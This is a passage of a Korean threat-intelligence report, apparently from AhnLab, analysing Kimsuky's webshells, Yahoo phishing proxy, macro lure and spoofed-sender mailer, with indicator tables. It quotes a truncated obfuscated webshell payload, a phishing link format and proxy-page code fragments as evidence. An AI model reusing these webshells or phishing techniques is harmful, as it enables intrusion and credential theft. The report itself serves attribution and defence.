

Kimsuky 조직의 웹쉘(Green Dinosaur, webadmin), C2 제어 등 악성 페이지는 대부분 PHP 로 제작되어 있기 때문에 Linux 시스템에서 운영 중인 취약한 사이트를 해킹하여 악성 페이지를 업로드할 수 있다면 기존 구축된 사이트 환경(Linux 시스템 + Apache + PHP + MySQL)에서 악성 페이지를 실행할 수 있습니다. 예를 들어 Kimsuky 조직은 취약한 사이트를 해킹하여 업로드한 웹쉘을 통해서 C2 구축과 운영을 할 수 있으며, 웹쉘에 접속하기 위해서 해킹한 Windows 시스템을 사용했습니다. 참고로 Windows 시스템 해킹은 "(4-1) RDP(CVE-2019-0708) 취약점 사용"에서 설명했습니다.

이번 작전에서 Kimsuky 조직이 C2 관리와 운영을 위해서 사용한 웹쉘은 Green Dinosaur, Webadmin 이며, 각 웹쉘의 특징에 대해서 살펴보면 아래와 같습니다.

웹쉘마다 기능이 조금씩 다르지만 파일이나 폴더 업로드, 다운로드, 실행, 삭제, 편집 등 다수의 기능을 지원하는 웹 페이지로서 사전적인 의미를 검색해보면 대부분 부정적이지만 "(4-2) 자료 보관과 사용"에서 설명한 것처럼 해킹 조직만 해킹을 위해서 웹쉘을 악용하는 것은 아니며, 사이트 관리 목적 등 정상 업무에서도 업무 효율성, 편의성을 위해서 사용하고 있습니다. 이는 누가 어떤 목적과 의도를 가지고 웹쉘을 사용하는가에 따라 웹쉘의 정의가 달라질 수 있단 의미입니다.

1) Green Dinosaur

Green Dinosaur 웹쉘은 Kimsuky 조직이 C2 관리와 운영을 위해서 자주 사용하는 웹쉘로 namastte.kr(이하, namastte)에서 발견된 웹쉘이 3 년전 지성호 의원실을 사칭한 해킹 메일의 C2 에 존재했던 웹쉘과 해시값이 동일함을 확인했습니다. (아래 (그림 21) 참고)

2020년 11월 hxxps://never.com.ru (지성호 의원실 사칭)	2022년 04월 hxxp://www.namastte.kr
웹쉘 주소: hxxps://never.com.ru/dftgertergw3r4q3.php	웹쉘 주소: hxxp://www.namastte.kr/sources/Util/AJAX.php
MD5: 9cdda333432f403b408b9fe717163861	MD5: 9cdda333432f403b408b9fe717163861
 <pre>eval(gzinflate(base64_decode('FZnHruvWEkQ/xzY4YE4wPBBznnwyJymL/+6c4PdNDdu6pWSeWZDn/XbztVQ7qXf2fptySw/xVIPhfl339VySZx6x4LvQ8uxk7msX4wlUKMSVcxQAmmqcEF7vill1otHf7aF5+CAJHUKR+OJS9NjhWAWZ1og23cCvGJAFr10z3e95f6+6VvieT0RWixTA4W0o/gif5mZ4y+Ws0w07nNZ54aeVxCmCAo90Ob7cOpg7q0kbZ12avIHTH0DKrgWzUzifSZVy+oDCHLi2fa1q4+9MgTkLSVgpnPnqvG2UDQbHtTQo/ziBfHJI+lap2J9xdMj4nm1bMOQphqy7R9qCA5XTbrNzALftYK8ECuc85gP8T6rcG757R3sFaLXmreUqifBSPQ9Zu6RaU5U+q1/QFJ3xpJjaHbqUJmLMF3vKGL0wAouYlss</pre>	 <pre>eval(gzinflate(base64_decode('FZnHruvWEkQ/xzY4YE4wPBBznnwyJymL/+6c4PdNDdu6pWSeWZDn/XbztVQ7qXf2fptySw/xVIPhfl339VySZx6x4LvQ8uxwlUKMSVcxQAmmqcEF7vill1otHf7aF5+CAJHUKR+OJS9NjhWAWZ1og23cCv(+Wz0w07nNZ54aeVxCmCAo90Ob7cOpg7q0kbZ12avIHTH0DKrgWzUzifSZVy+oDCHLi2fa1q4+9MgTkLSVgpnPnqvG2UDQbHtTQo/ziBfHJI+lap2J9xdMj4nm1bMOQphqy7R9qCA5XTbrNzALftYK8ECuc85gP8T6rcG757mreUqifBSPQ9Zu6RaU5U+q1/QFJ3xpJjaHbqUJmLMF3vKGL0wAouYlssaE/1d</pre>

(그림 21) Kimsuky 조직의 해킹 사례에서 웹쉘 비교

위 (그림 21)의 두 해킹 사례에서 차이점은 해킹에 사용할 URL 직접 생성 여부인데 2020년 11월 사례는 네이버로 위장한 URL을 직접 생성했지만 2022년 04월 사례는 namastte를 해킹하여 웹쉘을 업로드했다는 점입니다. 참고로 2020년 11월 사례에서 never.com.ru 외에도 해킹에 사용할 URL을 아래 (표 12)와 같이 다수 생성 및 특정 IP에 매핑했습니다.

IP	1.243.200.130(KR)	211.53.197.220(KR)
기간	2020.08	2020.09 ~ 2020.12
URL	lcs.never.com.ru	cclg.never.com.ru
	mail.never.com.ru	www.never.com.ru
	nidlog.never.com.ru	mi.never.com.ru
	never.com.ru	y-cloud.never.com.ru
	staticnid.never.com.ru	never.com.ru
	nid.never.com.ru	1-z.never.com.ru
	cc.never.com.ru	lcs.never.com.ru
		nidlog.never.com.ru

(표 12) IP 에 매핑된 악성 URL

2) Webadmin.php

깃허브와 공식 사이트에 공개되어 있는 웹쉘이므로 만약 C2 에 Webadmin.php 만 있었다면 해킹 조직을 특정하는 것은 쉽지 않았을 것입니다. 하지만 2023 년 03 월 Kimsuky 조직은 C2 관리와 운영 목적으로 해킹한 시스템에 해당 조직을 특정할 수 있는 파일, 행위 등 많은 흔적을 보관해 뒀으며, 이를 분석하여 Webadmin.php 를 악용했음을 확인했습니다.

아래 (그림 22)는 Kimsuky 조직이 bstill.kr 을 해킹 후 Webadmin.php 웹쉘을 업로드해둔 것으로 정상 파일과 유사한 파일명으로 위장했습니다. 안랩은 Kimsuky 의 이번 작전을 추적하고 분석하면서 bstill.kr 와 동일한 오픈 소스 게시판을 사용하는 다수의 사이트를 해킹하여 동일한 파일명으로 Webadmin.php 를 업로드한 후 북한, 정치, 외교, 안보 분야에 종사하는 특정인이나 조직에게 피싱 메일을 발송하여 탈취한 자료를 보관 및 관리하는 용도로 사용했음을 확인했습니다. 이와 관련된 설명은 "2023.05 월, 183.111.100.193(KR)"에 있습니다.

<input type="checkbox"/>	 view.php	5920 B	-rwxr-xr-x	daha	iny152	daha	iny152
<input type="checkbox"/>	 view_coma.php	77659 B	-rw-r--r--	daha	iny152	daha	iny152
<input type="checkbox"/>	 view_comment.php	4193 B	-rwxr-xr-x	daha	iny152	daha	iny152
<input type="checkbox"/>	 visit_insert.inc.php	2874 B	-rwxr-xr-x	daha	iny152	daha	iny152
<input type="checkbox"/>	 write.php	14215 B	-rwxr-xr-x	daha	iny152	daha	iny152
<input type="checkbox"/>	 write_comment_update.php	13770 B	-rwxr-xr-x	daha	iny152	daha	iny152
<input type="checkbox"/>	 write_update.php	25122 B	-rwxr-xr-x	daha	iny152	daha	iny152
<input type="checkbox"/>	 write_update_mail.php	2558 B	-rwxr-xr-x	daha	iny152	daha	iny152

(그림 22) bstill.kr 에 업로드된 Webadmin.php 웹쉘

안랩이 Kimsuky 조직의 해킹 활동을 추적하고 분석한 다수의 C2 사례 중 "(3) C2 관리와 운영" 측면에서 의미 있다고 판단하는 5 가지 사례를 Case Study 로 설명했습니다. 아래 사례에서 Kimsuky 조직은 피싱, 악성코드 테스트 과정에서 자신의 IP, 북한식 표현, 다른 시스템을 해킹할 때 악용하는 파일들을 남겨두었으며, 안랩은 해당 파일 확보 및 분석과 안랩의 ASD(AhnLab Smart Defense)에 수집된 정보 그리고 VirusTotal , 구글 검색 등 외부 인프라를 이용하여 Kimsuky 조직과 관련된 유의미한 정보를 얻을 수 있었습니다.

- 2022.04 월, namastte
- 2022.09 월, certuser.info
- 2022.09 월, 185.176.43.106(BG)
- 2023.03 월, 국내 경유지(KR)
- 2023.05 월, 이호스트 IP
- 2023.05 월, 183.111.100.193(KR)

① 2022.04 월, namastte

Kimsuky 조직은 namastte 를 해킹한 후 업로드한 Green Dinosaur 웹쉘을 통해서 C2 관리와 운영 목적으로 아래 (표 13)의 폴더를 생성했습니다.

URL	이름	설명
www.namastte.kr	AJAX.php	파일, Green Dinosaur 웹쉘
	Yahoo	폴더, Yahoo 사용자 정보를 탈취 목적의 피싱 및 탈취한 사용자 정보 저장, 북한에서 사용하는 단어 존재
	Cook	폴더, 악성코드 동작에 필요한 파일 및 Google Chrome Extension 보관
	Temp	폴더, Naver, Gmail, Kakao(Daum) 사용자 대상으로 해킹 메일 발송, 악성코드, 해킹툴, 원격제어 그리고 개발 프로그램 보관


(표 13) namstte 에 생성한 폴더와 용도

■ Yahoo 폴더

이름	설명
comp	폴더, 피싱 URL 동작에 필요한 gb.js, ja.js, ko.js 등을 보관
index.php, index_.php, index1.php	파일, 피싱 프록시 페이지
IP 로된 파일 (ex, 192.168.0.1)	파일, 피싱 프록시 페이지에서 파일로 Yahoo 로그인 과정 기록

(표 14) Yahoo 폴더의 용도

Kimsuky 조직이 피싱 메일을 발송하는 과정을 정리하면 아래 (그림 23)과 같습니다.



(그림 23) 해킹 대상의 계정 정보 탈취 과정 (1)

위 (그림 23)의 피싱과 관련된 이메일 원본은 확보하지 못했지만 Kimsuky 조직의 과거 행적을 고려하면 피싱 메일을 발송할 때 대용량 첨부 파일 링크나 메일 본문에 링크를 포함시켰을 것이며, 사용자가 링크를 클릭하면 index.php(프록시 페이지)를 거쳐서 Yahoo 로그인 페이지에 접속할 것입니다.

Yahoo 로그인 페이지에 해킹 대상의 아이디는 자동 입력되며, Cacha 인증 과정을 거쳐서 비밀번호를 입력하면 Yahoo에 로그인 하면서 구글 드라이브에 업로드된 미끼 문서(서희좌담회 요약문(안).hwp)가 보여 집니다. 지금까지는 사용자를 속이기 위한 과정이며, 이 모든 과정이 index.php(프록시 페이지)를 통해서 피싱 URL에 접속한 해킹 대상의 IP로된 파일(ex, 192.168.0.1)에 저장됩니다. 그리고 Kimsuky 조직은 파일에 기록된 내용을 분석하여 사용자의 정보(Yahoo 아이디, 비밀번호)를 탈취할 수 있습니다.

사용자가 클릭할 링크의 형식은 아래와 같으며, 붉은색: Kimsuky 조직이 해킹한 namastte와 프록시 페이지, 검은색: Y2ltb*****==는 해킹 대상의 Yahoo 아이디가 Base 64로 인코딩된 문자열, 파란색: 사용자가 로그인하려는 정상 Yahoo 사이트입니다.

[+] Yahoo 피싱 URL

hxxp://www.namastte.kr/yahoo/index.php?menu=Y2ltb*****==&q=hxxps://login.yahoo.com/?src=ym&pspid=2023538075&activity=ybar-mail&lang=ko-KR&intl=kr&done=hxxps%3A%2F%2Fmail.yahoo.com%2Fd%3Fpspid%3D2023538075%26activity%3Dybar-mail

해킹 대상이 프록시 페이지(index.php)를 거쳐 Yahoo 사이트에 접속하면 namastte 에는 아래 (그림 24)과 같이 로그가 파일(21*.16*.25*.5*)로 저장되며, 해킹 대상이 입력한 Yahoo 아이디와 비밀번호를 확인할 수 있습니다.

그런데 namaste 에 존재했던 21*.16*.25*.5*는 실제 해킹 대상의 IP 가 아니라 Kimsuky 조직이 Yahoo 피싱 테스트를 위해서 사용한 IP 로 판단하고 있으며, 근거는 "5. Kimsuky 조직의 흔적 - ① namaste 에 남긴 흔적"에서 설명했습니다.

```
...canvas%22%2C%22webgl%22%3A%22webglVendorAndRenderer%22%3A%22Google%20Inc.%20(%  
...%20SwiftShader%20driver-5.0.0)%22%2C%22adBlock%22%3A%22hasLiedLanguages%22%3A%  
...%22%3A%7B%22points%22%3A%22event%22%3A%22start%22%3A%7D%2C%22fonts%22%3A%  
...4.04347527516074%22%2C%22resolution%22%3A%7B%22w%22%3A%221572%22%2C%22h%22%3A%227  
...%3A%7B%22serve%22%3A%1650446169304%22%2C%22render%22%3A%1650446172208%7D%7D&crumb=uLYk  
...%22%3Afalse%7D%7D&username=ci&passwd=&signin=%EB%8B%A4%EC%9D%8C&persistent=y
```

(그림 24) 21*.16*.25*.5*에 저장된 Yahoo 접속 로그

index.php(프록시 페이지)의 주석에서 북한식 표현을 발견했으며, 통일부 북한 정보 포털에서 검색한 결과 "봉사기는 북한에서 사용하는 IT 용어로 우리나라에서는 서버"를 의미합니다. (아래 (그림 25) 참고)

```
//rapid-3.53.30.js  
$explodedList = explode(".", $GLOBALS['_http_host']);  
array_splice($explodedList, 0, -2);  
$tempPattern = implode(".", $explodedList);  
//도메인검사(실패하는 경우 봉사기 세로의 요청주소가 3p-xxx로 변경된다.)  
$_response_body = str_replace("yahoo.com"=="document.domain.split(".")', '  
//n=w.getXHR();n.open("POST",t,!0),n.withCredentials!0,  
preg_match_all("#([a-zA-Z]+=[a-zA-Z]+.getXHR\(\);[a-zA-Z]+.open\(\\"POST\","),  
for ($i = 0; $i < count($matches); $i++) {  
    $ReplaceUrl = "\"{$GLOBALS['_script_url']}?{$GLOBALS['_add_url']}&{  
    $_response_body = str_replace($matches[$i][0], $matches[$i][1].$Rep
```

(그림 25) index.php(프록시 페이지)에 존재하는 북한식 표현

[+] (통일부) 북한 정보 포털:

hxxps://nkinfo.unikorea.go.kr/nkp/term/skNkltTerm.do?pageIndex=32


■ Cook 폴더

이름	설명
show.php	파일, 악성 파워셸 스크립트가 해킹 대상 시스템에서 수집한 정보를 업로드할 때 사용
sqlite.zip	파일, 악성 파워셸 스크립트가 동작할 때 필요
ua.zip	파일, Google Chrome Extension 으로 브라우저의 User-Agent 변경할 때 사용

(표 15) Cook 폴더의 용도

namaste 를 인지할 시점에는 show.php 만 존재했기 때문에 정확한 업로드 방식이나 다른 파일과의 관련성을 파악하기 어려웠지만 다른 사례 분석에서 확인했습니다. show.php 를 사용하는 악성코드는 아래 (그림 26)과

같은 구조로 되어 있으며, list.php, lib.php 의 뒤에 붙는 숫자에 따라 다운로드하는 악성코드가 달라집니다. 이는 두 PHP 가 뒤에 붙는 숫자와 매핑되는 악성코드 파일명을 가지고 있음을 의미합니다. 그리고 sqlite.zip 도 뒤에 붙는 숫자에 매핑된 악성코드가 정상 실행을 위해서 추가로 다운로드하는 파일입니다.



(그림 26) 악성코드 감염 과정

ua.zip 은 브라우저의 확장 프로그램으로 브라우저의 User-Agent 정보를 변경해주는 User-Agent Switcher and Manager 0.4.6 버전입니다. 브라우저로 사이트에 접속할 때 전송되는 User-Agent 에는 운영체제, 브라우저 등 다수의 정보가 포함되어 있으므로 노출하고 싶지 않을 때 User-Agent Switcher and Manager 를 사용하여 User-Agent 정보를 변경할 수 있으며, 아래 (그림 27)의 예시처럼 변경 전과 후에 사이트에 접속하면 실제로는 같은 시스템이지만 다른 시스템이 접속한 것처럼 로그가 저장됩니다.

	User-Agent 예시	130번 IP의 웹 로그
변경 전	<pre>GET / HTTP/1.1 Host: 192.168.246.130 Connection: keep-alive Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7</pre>	<pre>192.168.246.128 - - (14/Sep/2023:09:52:12 +0900) "GET / HTTP/1.1" 200 3476 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36"</pre>
User-Agent Switcher and Manager 0.4.6		
변경 후	<pre>GET / HTTP/1.1 Host: 192.168.246.130 Connection: keep-alive Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:85.0) Gecko/20100101 Firefox/85.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-</pre>	<pre>192.168.246.128 - - (14/Sep/2023:09:52:49 +0900) "GET / HTTP/1.1" 200 3477 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:85.0) Gecko/20100101 Firefox/85.0"</pre>

(그림 27) 브라우저의 User-Agent 변경 전과 후 비교

2023년 03월 20일 국가정보원(NIS)과 독일 헌법보호청(BfV)의 합동 보안 권고문에서 Kimsuky 조직의 악성 브라우저 확장 프로그램 설치 유도를 통해서 메일 계정을 탈취하는 사례에 대해서 주의를 요구한 바 있기 때문에 유사한 건으로 의심하여 ua.zip 을 분석했지만 악성 기능은 없었습니다. Kimsuky 조직이 ua.zip 을 업로드한 이유는 밝히지 못했지만 앞에서 설명한 것처럼 ua.zip 에는 악성 기능은 없으므로 해당 확장 프로그램에 악성

기능을 추가하기 위해서 또는 필요할 때 직접 사용하려고 namastte 에 보관했을 가능성 등을 의심하고 있습니다. 결론은 Cook 폴더에 존재하는 3 개의 파일도 Kimsuky 조직이 악용할 목적으로 업로드해둔 것으로 판단했습니다.

[+] 국가정보원(NIS)과 독일 헌법보호청(BfV)의 합동 보안 권고문

https://www.ncsc.go.kr:4018/main/cop/bbs/selectBoardArticle.do?bbsId=SecurityAdvice_main&nttlId=25266

■ Temp 폴더

Temp 폴더에는 해킹 대상에게 피싱 메일 전송, 해킹툴 개발, 원격 제어 프로그램 등의 목적으로 Kimsuky 조직이 직접 사용할 파일들이 보관되어 있었습니다.

이름	설명
data	폴더, 해킹에 사용할 악성코드 및 미끼 파일 보관
image	폴더, 피싱 메일에 사용할 이미지 보관
mmtool	폴더, 해킹툴, 개발, 원격제어 프로그램 보관
Download.php	파일, 인자값에 따라 접속할 피싱 URL 이 다름
n.php	파일, Naver 피싱 메일러
g.php	파일, Gmail 피싱 메일러
test.php	파일, Download.php 와 동일한 기능
d.php	파일, Kakao(Daum) 피싱 메일러

(표 16) Temp 폴더의 용도

"(그림 1) Kimsuky 조직이 발송한 해킹 메일"처럼 해킹 조직이 특정 분야의 종사자나 조직에게 보낼 해킹 메일에 악성코드를 첨부할 때 비밀번호를 사용하는 이유는 Gmail, Kakao(Daum), Naver 등 메일 서비스 제공 사업자, 메일 응용 프로그램(ex, Outlook), 조직의 메일 서버나 보안 솔루션에서 탐지되는 것을 회피하기 위한 목적입니다.

안랩이 확보한 data.zip 은 비밀번호로 보호된 압축 파일이며, 어렵게 해당 파일의 비밀번호 획득 및 압축 해제하여 분석한 결과 악성 매크로가 존재하는 "(분석자료) 4.25 열병식을 통해 본 북한의 핵무력 사용 입장과 군부 엘리트 변동의 함의.docm"란 악성 문서였습니다. 그리고 해당 악성 문서 내에 존재하는 악성 매크로가 실행되면 추가 악성코드를 다운로드 및 실행하는데 구조가 위 "(그림 26) 악성코드의 감염 과정"과 동일합니다.

보고서를 작성 중인 시점에 악성 문서를 실행했을 때 오랜 시간이 경과하여 추가 악성코드를 다운로드 및 실행하는 행위 발생하지 않았습니다. 하지만 패킷 11 번의 응답 메시지가 302(새로운 URL 로 이동)이며,

ww6.navernnail.com 로 리다이렉션됐지만 언제든지 악성코드 유포를 재개할 가능성이 있습니다. (아래 (그림 28) 참고)

#	Re...	Prot...	Host	URL	Body	Caching	Content...
11	302	HTTP	nidm.navernnail.com	/upload/list.php?query=1	0		text/ht...
12	200	HTTP	ww6.navernnail.com	/	1,029	no-stor...	text/ht...
348	200	HTTP	ww6.navernnail.com	/aLTaOycxl.js	68,406		applicati...
349	200	HTTP	ww6.navernnail.com	/favicon.ico	1,113	no-stor...	text/ht...

(그림 28) 악성 문서 실행과 C2 통신

악성 문서 실행하면 접속하는 nidm.navernnail.com 은 2022 년 04 월 ~ 2022 년 10 월까지 총 4 개의 IP 에 매핑된 이력이 있으며, 각 IP 마다 유사 패턴을 가진 악성 URL 이 등록되어 있습니다. 악성 URL 의 공통된 특징은 얼핏 보면 mail 이란 단어로 보이지만 자세히 보면 n 이 두 번 연속된 것으로 이는 m 처럼 보이기 위한 속임수입니다.

붉은색으로 표시된 navernnail.com 은 국가정보원(NIS)과 독일 헌법보호청(BfV)의 합동 보안 권고문에 표기된 침해 지표입니다. 아래 (표 17)는 과거의 정보이므로 지금 시점에서 대응하는 것은 의미 없을 수 있지만 Kimsuky 조직의 해킹 활동을 추적하고 특정할 수 있으므로 프로파일링에서는 매우 중요한 정보이며, "5. Kimsuky 조직의 흔적 추적"에서 Kimsuky 조직과 아래 (표 17)의 관련성에 대해서 설명했습니다.

IP	61.82.110.60(KR)	23.106.122.16(SG)	165.154.240.72(UK)	59.7.91.171(KR)
기간	2022.04 ~ 2022.05	2022.04 ~ 2022.10	2022.08 ~ 2022.09	2022.09 ~ 2022.10
URL	navernnail.com	navernnail.com	nidm.navernnail.com	nidm.navernnail.com
	nidm.navernnail.com	nidm.navernnail.com	navernnail.com	navernnail.com

(표 17) IP 별로 매핑된 악성 URL

mmtool 는 Kimsuky 조직의 해킹툴, 원격제어, 개발 프로그램 등이 보관되어 있던 폴더입니다.

이름	설명
RdpAttack_La05_x64.zip	RDP(CVE-2019-0708) 취약점이 존재하는 시스템 해킹에 사용 "(4-1) RDP(CVE-2019-0708) 취약점 악용"에서 설명
RdpScan_La05_1226_x64.rar	
Router Scan V2.47.zip	"(표 5) 악용한 공개용 프로그램"에서 설명한 라우터 스캐너
ZOOKAgentSetup.zip	연결의 지속성 확보 목적으로 해킹한 시스템에 설치하는 원격 제어 프로그램
espoofeer-master_naver.zip	발신자를 Naver, Google 조직하여 피싱 메일 발송할 때 사용하는 해킹툴


이름	설명
espoofeer-master_google.zip	
Python-3.7.9-amd64.zip	위 espoofeer 개발에 사용하는 파이썬
mmm.zip	미상

(표 18) mmtool 폴더의 용도

espoofeer-master_*.zip 는 Kimsuky 조직이 espoofeer(<https://github.com/chenjj/espoofeer>)를 발신자가 Naver, Google 인 것처럼 조작하여 피싱 메일을 발송하기 위해서 변형한 것으로 파이썬으로 개발됐기 때문에 파이썬 설치 파일인 Python-3.7.9-amd64.zip 가 함께 있었던 것입니다. 이는 Kimsuky 조직이 필요할 때마다 espoofeer 를 변형하기 위해서 파이썬 설치 프로그램과 Naver, Google 용 espoofeer 를 함께 mmtool 폴더에 보관했다는 의미입니다.

espoofeer-master_naver.zip 를 압축 해제하면 아래 (그림 29)와 같이 다수의 파일이 존재하며, 해당 파일의 대부분은 Kimsuky 조직이 espoofeer 를 피싱 메일 발송 목적으로 변형하는 과정에서 생성 및 사용한 파일로서 환경 설정 파일인 Config.py 가 핵심입니다. 해당 파일에는 피싱 메일 발송에 사용한 Kimsuky 조직의 Naver 계정 정보(hutong0090@naver.com)와 해킹 대상의 메일 주소(y****@naver.com)가 존재했으며, 해킹 대상의 메일 주소를 검색한 결과 현직 국회의원입니다.

Kimsuky 조직이 국회의원에게 피싱 메일 발송 여부와 발송했다면 정확한 시간은 확인할 수 없지만 config.py 의 최종 파일 수정 시간은 2022년 4월 18일 월요일 오후 4:56:28 초이고 피싱 해킹 메일의 본문으로 사용된 naver.txt 의 최종 파일 수정 시간은 2022년 4월 12일 화요일 오후 7:44:38 초임을 볼 때 2022년 04월 18일 이후로 피싱 메일을 발송했을 것으로 의심하고 있습니다. 또한 Kimsuky 조직이 피싱 메일 발송 준비만 하고 실제 발송하지 않았을 가능성도 있습니다.



(그림 29) Config.py 에 저장된 Kimsuky 조직의 계정 정보와 해킹 대상의 메일 주소

아래 (그림 30)은 피싱 메일의 본문으로 사용한 naver.txt 로 "회원님"과 "당신" 등 두 단어를 혼용하고 있어서 메일의 내용이 어색함을 확인할 수 있으므로 Naver 로 위장했지만 해킹 대상이 관심을 갖고 확인한다면 해킹으로 인한 피해를 충분히 예방할 수 있습니다.



(그림 30) naver.txt 의 피싱 메일의 본문

해킹 대상이 피싱 메일의 본문에 존재하는 "본인 확인"을 클릭할 때 접속하는 피싱 경유지는 espoofer의 exploits_builder.py 에서 생성 및 삽입하며, 최종 피싱 경유지는 아래 (그림 31)과 같습니다.

```
f = open(self.config['filebody'], 'rb')
